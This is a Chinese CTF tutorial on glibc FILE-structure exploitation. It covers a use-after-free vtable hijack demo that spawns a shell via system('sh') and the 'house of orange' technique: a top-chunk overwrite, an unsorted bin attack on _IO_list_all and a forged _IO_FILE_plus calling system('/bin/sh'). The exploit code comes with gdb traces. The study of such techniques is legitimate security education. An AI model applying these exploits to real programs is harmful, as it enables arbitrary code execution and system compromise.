Pwn with File结构体（一）


前言

本文由 **本人** 首发于 先知安全技术社区： https://xianzhi.aliyun.com/forum/user/5274

利用 `FILE` 结构体进行攻击，在现在的 `ctf` 比赛中也经常出现，最近的 `hitcon2017`又提出了一种新的方式。本文对该攻击进行总结。

正文

首先来一张 `_IO_FILE` 结构体的结构



`_IO_FILE_plus` 等价于 `_IO_FILE` + `vtable`

调试着来看看(64 位)

```
gef➤  p sizeof(FILE)
$1 = 0xd8
gef➤  p sizeof(struct _IO_FILE_plus)
$2 = 0xe0
gef➤  p *(struct _IO_FILE_plus *)stdin
$3 = {
  file = {
    _flags = 0xfbad2088,
    _IO_read_ptr = 0x0,
    _IO_read_end = 0x0,
    _IO_read_base = 0x0,
    _IO_write_base = 0x0,
    _IO_write_ptr = 0x0,
    _IO_write_end = 0x0,
    _IO_buf_base = 0x0,
    _IO_buf_end = 0x0,
    _IO_save_base = 0x0,
    _IO_backup_base = 0x0,
    _IO_save_end = 0x0,
    _markers = 0x0,
    _chain = 0x0,
    _fileno = 0x0,
    _flags2 = 0x0,
    _old_offset = 0xffffffffffffffff,
    _cur_column = 0x0,
    _vtable_offset = 0x0,
    _shortbuf = "",
    _lock = 0x7ffff7dd3790 <_IO_stdfile_0_lock>,
    _offset = 0xffffffffffffffff,
    _codecvt = 0x0,
    _wide_data = 0x7ffff7dd19c0 <_IO_wide_data_0>,
    _freeres_list = 0x0,
    _freeres_buf = 0x0,
    __pad5 = 0x0,
    _mode = 0x0,
    _unused2 = '\000' <repeats 19 times>
  },
  vtable = 0x7ffff7dd06e0 <_IO_file_jumps>
}
gef➤
```

`vtable` 指向的位置是一组函数指针

```
gef➤  p *((struct _IO_FILE_plus *)stdin).vtable
$5 = {
  __dummy = 0x0,
  __dummy2 = 0x0,
  __finish = 0x7ffff7a869c0 <_IO_new_file_finish>,
  __overflow = 0x7ffff7a87730 <_IO_new_file_overflow>,
  __underflow = 0x7ffff7a874a0 <_IO_new_file_underflow>,
  __uflow = 0x7ffff7a88600 <__GI__IO_default_uflow>,
  __pbackfail = 0x7ffff7a89980 <__GI__IO_default_pbackfail>,
  __xsputn = 0x7ffff7a861e0 <_IO_new_file_xsputn>,
  __xsgetn = 0x7ffff7a85ec0 <__GI__IO_file_xsgetn>,
  __seekoff = 0x7ffff7a854c0 <_IO_new_file_seekoff>,
  __seekpos = 0x7ffff7a88a00 <_IO_default_seekpos>,
  __setbuf = 0x7ffff7a85430 <_IO_new_file_setbuf>,
  __sync = 0x7ffff7a85370 <_IO_new_file_sync>,
  __doallocate = 0x7ffff7a7a180 <__GI__IO_file_doallocate>,
  __read = 0x7ffff7a861a0 <__GI__IO_file_read>,
  __write = 0x7ffff7a85b70 <_IO_new_file_write>,
  __seek = 0x7ffff7a85970 <__GI__IO_file_seek>,
  __close = 0x7ffff7a85340 <__GI__IO_file_close>,
  __stat = 0x7ffff7a85b60 <__GI__IO_file_stat>,
  __showmanyc = 0x7ffff7a89af0 <_IO_default_showmanyc>,
  __imbue = 0x7ffff7a89b00 <_IO_default_imbue>
}
gef➤
```

利用 `vtable` 进行攻击

通过一个 `uaf` 的示例代码来演示

```c
#include <stdio.h>
#include <stdlib.h>

void pwn(void)
{
    system("sh");
}

// 用于伪造 vtable
void * funcs[] = {
    NULL, // "extra word"
    NULL, // DUMMY
    exit, // finish
    NULL, // overflow
    NULL, // underflow
    NULL, // uflow
    NULL, // pbackfail
    NULL, // xsputn
    NULL, // xsgetn
    NULL, // seekoff
    NULL, // seekpos
    NULL, // setbuf
```

```c
    NULL, // sync
    NULL, // doallocate
    NULL, // read
    NULL, // write
    NULL, // seek
    pwn,  // close
    NULL, // stat
    NULL, // showmanyc
    NULL, // imbue
};

int main(int argc, char * argv[])
{
    FILE *fp;  // _IO_FILE 结构体
    unsigned char *str;

    printf("sizeof(FILE): 0x%x\n", sizeof(FILE));

    /* _IO_FILE + vtable_ptr 分配一个 _IO_FILE_plus 结构体 */
    str = malloc(sizeof(FILE) + sizeof(void *));
    printf("freeing %p\n", str);
    free(str);

    /*打开一个文件，会分配一个 _IO_FILE_plus 结构体 ， 会使用刚刚 free 掉的内存*/
    if (!(fp = fopen("/dev/null", "r"))) {
        perror("fopen");
        return 1;
    }
    printf("FILE got %p\n", fp);

    /* 取得地址  */
    printf("_IO_jump_t @ %p is 0x%08lx\n",
           str + sizeof(FILE), *(unsigned long*)(str + sizeof(FILE)));

    /* 修改 vtable 指针 */
    *(unsigned long*)(str + sizeof(FILE)) = (unsigned long)funcs;
    printf("_IO_jump_t @ %p now 0x%08lx\n",
           str + sizeof(FILE), *(unsigned long*)(str + sizeof(FILE)));

    /* 调用 fclose 触发 close */
    fclose(fp);
```

```
    return 0;
}
```

- 首先分配一个 `_IO_FILE_plus` 大小的内存块
- 然后释放掉调用 `fopen` 分配 `_IO_FILE_plus` 结构体
- 修改 `fp` 的 `vtable` 指针到我们布局的地址
- 调用 `fclose` 函数, 进而调用 `pwn`

```
haclh@ubuntu:~/workplace/file_exploit$ ./uaf_vftable
sizeof(FILE): 0xd8
freeing 0x124a420
FILE got 0x124a420
_IO_jump_t @ 0x124a4f8 is 0x7f274a3366e0
_IO_jump_t @ 0x124a4f8 now 0x00601080
$ id
uid=1000(haclh) gid=1000(haclh) groups=1000(haclh),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpad
in),128(sambashare)
$
```

调试可以看到，分配的大小为 `0xf0`(也就是 `0xe0+0x10`) 和 `_IO_FILE_plus` 的大小是一样的

```
        printf("sizeof(FILE): 0x%x\n", sizeof(FILE));

        /* _IO_FILE + vtable_ptr 分配一个 _IO_FILE_plus 结构体 */
        str = malloc(sizeof(FILE) + sizeof(void *));
           // str=0x00007fffffffdd90  → [...]  → 0x0000000000000000
 →      printf("freeing %p\n", str);
        free(str);

        /*打开一个文件，会分配一个 _IO_FILE_plus 结构体 ， 会使用刚刚 free 掉的内存*/
        if (!(fp = fopen("/dev/null", "r"))) {
[#0] Id 1, Name: "uaf_vftable", stopped, reason: SINGLE STEP
[#0] 0x400758 →Name: main(argc=0x1, argv=0x7fffffffde88)
gef➤  p sr
No symbol "sr" in current context.
gef➤  p str
$8 = (unsigned char *) 0x602420 ""
gef➤  x/4xg 0x602420-0x10
0x602410:       0x0000000000000000      0x00000000000000f1
0x602420:       0x0000000000000000      0x0000000000000000
gef➤  p sizeof(struct _IO_FILE_plus)
$9 = 0xe0
gef➤
```

`free` 掉后，调用 `fopen` 会占用这个内存

```
gef➤  p *(struct _IO_FILE_plus *) 0x602420
$10 = {
  file = {
    _flags = 0xfbad2488,
    _IO_read_ptr = 0x0,
    _IO_read_end = 0x0,
    _IO_read_base = 0x0,
    _IO_write_base = 0x0,
    _IO_write_ptr = 0x0,
    _IO_write_end = 0x0,
    _IO_buf_base = 0x0,
    _IO_buf_end = 0x0,
    _IO_save_base = 0x0,
    _IO_backup_base = 0x0,
    _IO_save_end = 0x0,
    _markers = 0x0,
    _chain = 0x7ffff7dd2540 <_IO_2_1_stderr_>,
    _fileno = 0x3,
    _flags2 = 0x0,
    _old_offset = 0x0,
    _cur_column = 0x0,
    _vtable_offset = 0x0,
    _shortbuf = "",
    _lock = 0x602500,
    _offset = 0xffffffffffffffff,
    _codecvt = 0x0,
    _wide_data = 0x602510,
    _freeres_list = 0x0,
    _freeres_buf = 0x0,
    __pad5 = 0x0,
    _mode = 0x0,
    _unused2 = '\000' <repeats 19 times>
  },
  vtable = 0x7ffff7dd06e0 <_IO_file_jumps>
}
```

查看 `vtable` 也是符合预期

```
gef➤  p *((struct _IO_FILE_plus *)0x602420).vtable
$11 = {
  __dummy = 0x0,
  __dummy2 = 0x0,
  __finish = 0x7ffff7a869c0 <_IO_new_file_finish>,
  __overflow = 0x7ffff7a87730 <_IO_new_file_overflow>,
  __underflow = 0x7ffff7a874a0 <_IO_new_file_underflow>,
  __uflow = 0x7ffff7a88600 <__GI__IO_default_uflow>,
  __pbackfail = 0x7ffff7a89980 <__GI__IO_default_pbackfail>,
  __xsputn = 0x7ffff7a861e0 <_IO_new_file_xsputn>,
  __xsgetn = 0x7ffff7a85ec0 <__GI__IO_file_xsgetn>,
  __seekoff = 0x7ffff7a854c0 <_IO_new_file_seekoff>,
  __seekpos = 0x7ffff7a88a00 <_IO_default_seekpos>,
  __setbuf = 0x7ffff7a85430 <_IO_new_file_setbuf>,
  __sync = 0x7ffff7a85370 <_IO_new_file_sync>,
  __doallocate = 0x7ffff7a7a180 <__GI__IO_file_doallocate>,
  __read = 0x7ffff7a861a0 <__GI__IO_file_read>,
  __write = 0x7ffff7a85b70 <_IO_new_file_write>,
  __seek = 0x7ffff7a85970 <__GI__IO_file_seek>,
  __close = 0x7ffff7a85340 <__GI__IO_file_close>,
  __stat = 0x7ffff7a85b60 <__GI__IO_file_stat>,
  __showmanyc = 0x7ffff7a89af0 <_IO_default_showmanyc>,
  __imbue = 0x7ffff7a89b00 <_IO_default_imbue>
}
```

替换`vtable`指针之后

```
gef➤  p *((struct _IO_FILE_plus *)0x602420).vtable
$12 = {
  __dummy = 0x0,
  __dummy2 = 0x0,
  __finish = 0x7ffff7a47030 <__GI_exit>,
  __overflow = 0x0,
  __underflow = 0x0,
  __uflow = 0x0,
  __pbackfail = 0x0,
  __xsputn = 0x0,
  __xsgetn = 0x0,
  __seekoff = 0x0,
  __seekpos = 0x0,
  __setbuf = 0x0,
  __sync = 0x0,
  __doallocate = 0x0,
  __read = 0x0,
  __write = 0x0,
  __seek = 0x0,
  __close = 0x400716 <pwn>,
  __stat = 0x0,
  __showmanyc = 0x0,
  __imbue = 0x0
}
gef➤
```

`close` 函数已经被修改为 `pwn` 函数，最后调用 `fclose` 函数，就会调用 `pwn` 函数

house of orange

为了便于调试，使用 how2heap 的代码进行调试分析。

```c
#include <stdio.h>

#include <stdlib.h>

#include <string.h>


int winner ( char *ptr);


int main()

{



    char *p1, *p2;

    size_t io_list_all, *top;


    // 首先分配一个 0x400 的 chunk

    p1 = malloc(0x400-16);


    // 拿到 top chunk的地址

    top = (size_t *) ( (char *) p1 + 0x400 - 16);

    // 修改 top chunk 的 size

    top[1] = 0xc01;
```

```
// 触发 syscall 的 _int_free, top_chunk 放到了 unsort bin
p2 = malloc(0x1000);

// 根据 fd 指针的偏移计算 io_list_all 的地址
io_list_all = top[2] + 0x9a8;

// 修改 top_chunk 的 bk 为  io_list_all - 0x10 ， 后面会触发
top[3] = io_list_all - 0x10;

/*
 设置 fp 指针指向位置 开头 为 /bin/sh
*/

memcpy( ( char *) top, "/bin/sh\x00", 8);

// 修改 top chunk 的 大小 为 0x60
top[1] = 0x61;

/*
  为了可以正常调用 overflow() ，需要满足一些条件
  fp->_mode <= 0 && fp->_IO_write_ptr > fp->_IO_write_base
*/

_IO_FILE *fp = (_IO_FILE *) top;

fp->_mode = 0;
fp->_IO_write_base = (char *) 2;
fp->_IO_write_ptr = (char *) 3;



// 设置虚表
size_t *jump_table = &top[12]; // controlled memory
jump_table[3] = (size_t) &winner;
*(size_t *) ((size_t) fp + sizeof(_IO_FILE)) = (size_t) jump_table; // top+0xd8

// 再次 malloc, fastbin, smallbin都找不到需要的大小，会遍历 unsort bin 把它们添加到对应的 bins 中去
// 之前已经把 top->bk 设置为 io_list_all - 0x10, 所以会把 io_list_all 的值 设置为 fd,
// 也就是 main_arena+88
// _IO_FILE_plus + 0x68 --> _china , main_arena+88 + 0x68 为 smallbin[5], 块大小为 0x60
// 所以要把 top的 size 设置为 0x60
malloc(10);
```

```
    return 0;
}

int winner(char *ptr)
{
    system(ptr);
    return 0;
}
```

代码的流程如下:

- 首先分配 `0x400` 字节的块
- 修改 `top chunk` 的 `size` 域为 `0xc01`
- `malloc(0x1000)` 触发 `_int_free` , `top` 被放到了 `unsorted bin` , 下面称它为 `old_top`
- 布局 `old_top` , 设置 `bk = io_list_all - 0x10` ， 把`old_top`伪造成一个 `_IO_FILE_plus`,并设置好`vtable`
- `malloc(10)` 由于此时 `fastbin` , `smallbin` 均为空，所以会进入遍历 `unsorted bin` ， 并根据相应的大小放到对应的 `bin` 中。上一步设置 `old_top`大小为 `0x60` ， 所以在放置`old_top` 过程中，先通过 `unsorted bin attack`修改 `io_list_all` 为 `fd也就是 main_arena->top` ， 然后 `old_top` 会被链到 `smallbin[5]` （大小为 0x60 ）, 接着继续遍历 `unsorted bin`，这一步 会 `abort`,原理下面说， 然后会遍历 `io_list_all` 调用 `_IO_OVERFLOW (fp, EOF)`. 伪造 `vtable` getshell。

下面调试分析之

参考断点:

```
break main
bp genops.c:775
bp  malloc.c:3472
```

调试到

```
23        p2 = malloc(0x1000);
```

`top chunk` 的 `size` 已经被修改， `unsorted bin` 还是空的。

```
gef➤  p top
$9 = (size_t *) 0x602400
gef➤  p p1
$10 = 0x602010 ""
gef➤  x/4xg 0x602400
0x602400:       0x0000000000000000      0x0000000000000c01
0x602410:       0x0000000000000000      0x0000000000000000
gef➤  heap bins
──────────────────────────────[ Fastbins for arena 0x7ffff7dd1b20 ]──────────────────────────────
Fastbins[idx=0, size=0x10] 0x00
Fastbins[idx=1, size=0x20] 0x00
Fastbins[idx=2, size=0x30] 0x00
Fastbins[idx=3, size=0x40] 0x00
Fastbins[idx=4, size=0x50] 0x00
Fastbins[idx=5, size=0x60] 0x00
Fastbins[idx=6, size=0x70] 0x00
─────────────────────────────[ Unsorted Bin for arena 'main_arena' ]─────────────────────────────
[+] Found 0 chunks in unsorted bin.
──────────────────────────────[ Small Bins for arena 'main_arena' ]──────────────────────────────
[+] Found 0 chunks in 0 small non-empty bins.
──────────────────────────────[ Large Bins for arena 'main_arena' ]──────────────────────────────
[+] Found 0 chunks in 0 large non-empty bins.
gef➤
```

单步步过，发现 `top` 已经被 添加到 `unsorted bin`

```
───────────────────────────────────────────────[ Unsorted Bin for arena 'main_arena' ]───
[+] unsorted_bins[0]: fw=0x602400, bk=0x602400
 →   Chunk(addr=0x602410, size=0xbe0, flags=PREV_INUSE)
[+] Found 1 chunks in unsorted bin.
────────────────────────────────────────────────[ Small Bins for arena 'main_arena' ]───
```

然后就是一系列的伪造 `_IO_FILE_plus` 操作， 直接运行到

```
62      malloc(10);
```

看看布局好后的结果

```
gef➤  p top
$11 = (size_t *) 0x602400
gef➤  p *((struct _IO_FILE_plus *)0x602400)
$12 = {
  file = {
    _flags = 0x6e69622f,
    _IO_read_ptr = 0x61 <error: Cannot access memory at address 0x61>,
    _IO_read_end = 0x7ffff7dd1b78 <main_arena+88> "\020@b",
    _IO_read_base = 0x7ffff7dd2510 "",
    _IO_write_base = 0x2 <error: Cannot access memory at address 0x2>,
    _IO_write_ptr = 0x3 <error: Cannot access memory at address 0x3>,
    _IO_write_end = 0x0,
    _IO_buf_base = 0x0,
    _IO_buf_end = 0x0,
    _IO_save_base = 0x0,
    _IO_backup_base = 0x0,
    _IO_save_end = 0x0,
    _markers = 0x0,
    _chain = 0x0,
    _fileno = 0x0,
    _flags2 = 0x0,
    _old_offset = 0x4006d3,
    _cur_column = 0x0,
    _vtable_offset = 0x0,
    _shortbuf = "",
    _lock = 0x0,
    _offset = 0x0,
    _codecvt = 0x0,
    _wide_data = 0x0,
    _freeres_list = 0x0,
    _freeres_buf = 0x0,
    __pad5 = 0x0,
    _mode = 0x0,
    _unused2 = '\000' <repeats 19 times>
  },
  vtable = 0x602460
}
```

`vtable`

```
gef➤  p *((struct _IO_FILE_plus *)0x602400).vtable
$13 = {
  __dummy = 0x0,
  __dummy2 = 0x0,
  __finish = 0x0,
  __overflow = 0x4006d3 <winner>,
  __underflow = 0x0,
  __uflow = 0x0,
  __pbackfail = 0x0,
  __xsputn = 0x0,
  __xsgetn = 0x0,
  __seekoff = 0x0,
  __seekpos = 0x0,
  __setbuf = 0x0,
  __sync = 0x0,
  __doallocate = 0x0,
  __read = 0x0,
  __write = 0x602460,
  __seek = 0x0,
  __close = 0x0,
  __stat = 0x0,
  __showmanyc = 0x0,
  __imbue = 0x0
}
gef➤
```

可以看到 `__overflow` 被设置为 `winner` 函数，所以只要调用 `__overflow` 就会调用 `winner` 。

下面看看，怎么通过堆布局实现 `getshell`

在 `malloc.c:3472` 下好断点，运行，会被断下来。

这里是遍历 `unsorted bin` 的流程。

```
3471:   for (;; )
3472:     {
3473:       int iters = 0;
3474:       while ((victim = unsorted_chunks (av)->bk) != unsorted_chunks (av))
3475:         {
3476:           bck = victim->bk;
3477:           if (__builtin_expect (victim->size <= 2 * SIZE_SZ, 0)
3478:               || __builtin_expect (victim->size > av->system_mem, 0))
3479:             malloc_printerr (check_action, "malloc(): memory corruption",
3480:                              chunk2mem (victim), av);
3481:           size = chunksize (victim);
3482:
3483:           /*
3484:              If a small request, try to use last remainder if it is the
3485:              only chunk in unsorted bin.  This helps promote locality for
3486:              runs of consecutive small requests. This is the only
3487:              exception to best-fit, and applies only when there is
3488:              no exact fit for a small chunk.
3489:            */
3490:
3491:           if (in_smallbin_range (nb) &&
3492:               bck == unsorted_chunks (av) &&
3493:               victim == av->last_remainder &&
3494:               (unsigned long) (size) > (unsigned long) (nb + MINSIZE))
3495:             {
```


会进入这里原因在于此时 `fastbin` , `smallbin` 均为空，不能满足分配的需求，接着就会进入这里。

这里会有一个 `check` ， 过不去就会 `malloc_printerr` ， 进而 `abort` 。

第一次进入这里是可以过去的，然后会根据大小把 `victim` 放到合适的 `bin` 中，之前我们已经把 `old_top` 的大小设置成了 `0x60`, 这里他就会被放到 `smallbin[5]` 里。

同时插入之前会先从`unsorted bin` 中 `unlink` (unsorted bin attack) ,这时可以 往 `victim->bk + 0x10` 写入 `victim->fd`， 之前我们已经设置 `victim->bk 为 _IO_list_all-0x10`, 所以在这里就可以 修改 `_IO_list_all` 为 `main_arena->top`

第一次遍历 `unsorted bin`, 从 `unsorted bin` 移除时的相关变量,内存数据。




可以看到 `bck` 会成为`unsorted bin` 的起始位置，然后

```
bck->fd = unsorted_chunks (av);
```

而且此时 `bck->fd` 为 `_IO_list_all`。

继续运行，再次断在了 `malloc.c:3472`。



可以看到，此时的 `_IO_list_all` 已经被修改成了 `<main_arena+88>`, `old_top` 被放到了 `smallbin[5]`， 而且此时 `victim->size` 为0， 所以下面会进入 `abort` 的流程。

我们来看看，此时构造的 `_IO_list_all` 的内容

```
gef➤  p *((struct _IO_FILE_plus *)0x7ffff7dd1b78)
$26 = {
  file = {
    _flags = 0x624010,
    _IO_read_ptr = 0x0,
    _IO_read_end = 0x602400 "/bin/sh",
    _IO_read_base = 0x7ffff7dd2510 "",
    _IO_write_base = 0x7ffff7dd1b88 <main_arena+104> "",
    _IO_write_ptr = 0x7ffff7dd1b88 <main_arena+104> "",
    _IO_write_end = 0x7ffff7dd1b98 <main_arena+120> "\210\033\335\367\377\177",
    _IO_buf_base = 0x7ffff7dd1b98 <main_arena+120> "\210\033\335\367\377\177",
    _IO_buf_end = 0x7ffff7dd1ba8 <main_arena+136> "\230\033\335\367\377\177",
    _IO_save_base = 0x7ffff7dd1ba8 <main_arena+136> "\230\033\335\367\377\177",
    _IO_backup_base = 0x7ffff7dd1bb8 <main_arena+152> "\250\033\335\367\377\177",
    _IO_save_end = 0x7ffff7dd1bb8 <main_arena+152> "\250\033\335\367\377\177",
    _markers = 0x602400,
    _chain = 0x602400,
    _fileno = 0xf7dd1bd8,
    _flags2 = 0x7fff,
    _old_offset = 0x7ffff7dd1bd8,
    _cur_column = 0x1be8,
    _vtable_offset = 0xdd,
    _shortbuf = <incomplete sequence \367>,
    _lock = 0x7ffff7dd1be8 <main_arena+200>,
    _offset = 0x7ffff7dd1bf8,
    _codecvt = 0x7ffff7dd1bf8 <main_arena+216>,
    _wide_data = 0x7ffff7dd1c08 <main_arena+232>,
    _freeres_list = 0x7ffff7dd1c08 <main_arena+232>,
    _freeres_buf = 0x7ffff7dd1c18 <main_arena+248>,
    __pad5 = 0x7ffff7dd1c18,
    _mode = 0xf7dd1c28,
    _unused2 = "\377\177\000\000(\034\335\367\377\177\000\000\070\034\335\367\377\177\000"
  },
  vtable = 0x7ffff7dd1c38 <main_arena+280>
}
```

_IO_list_all 偏移 0x68 为 _chain ，这也是之前设置 old_top 大小为 0x60的原因。

```
gef➤  x/20xg 0x7ffff7dd1b88
0x7ffff7dd1b88 <main_arena+104>:	0x0000000000602400	0x00007ffff7dd2510
0x7ffff7dd1b98 <main_arena+120>:	0x00007ffff7dd1b88	0x00007ffff7dd1b88
0x7ffff7dd1ba8 <main_arena+136>:	0x00007ffff7dd1b98	0x00007ffff7dd1b98
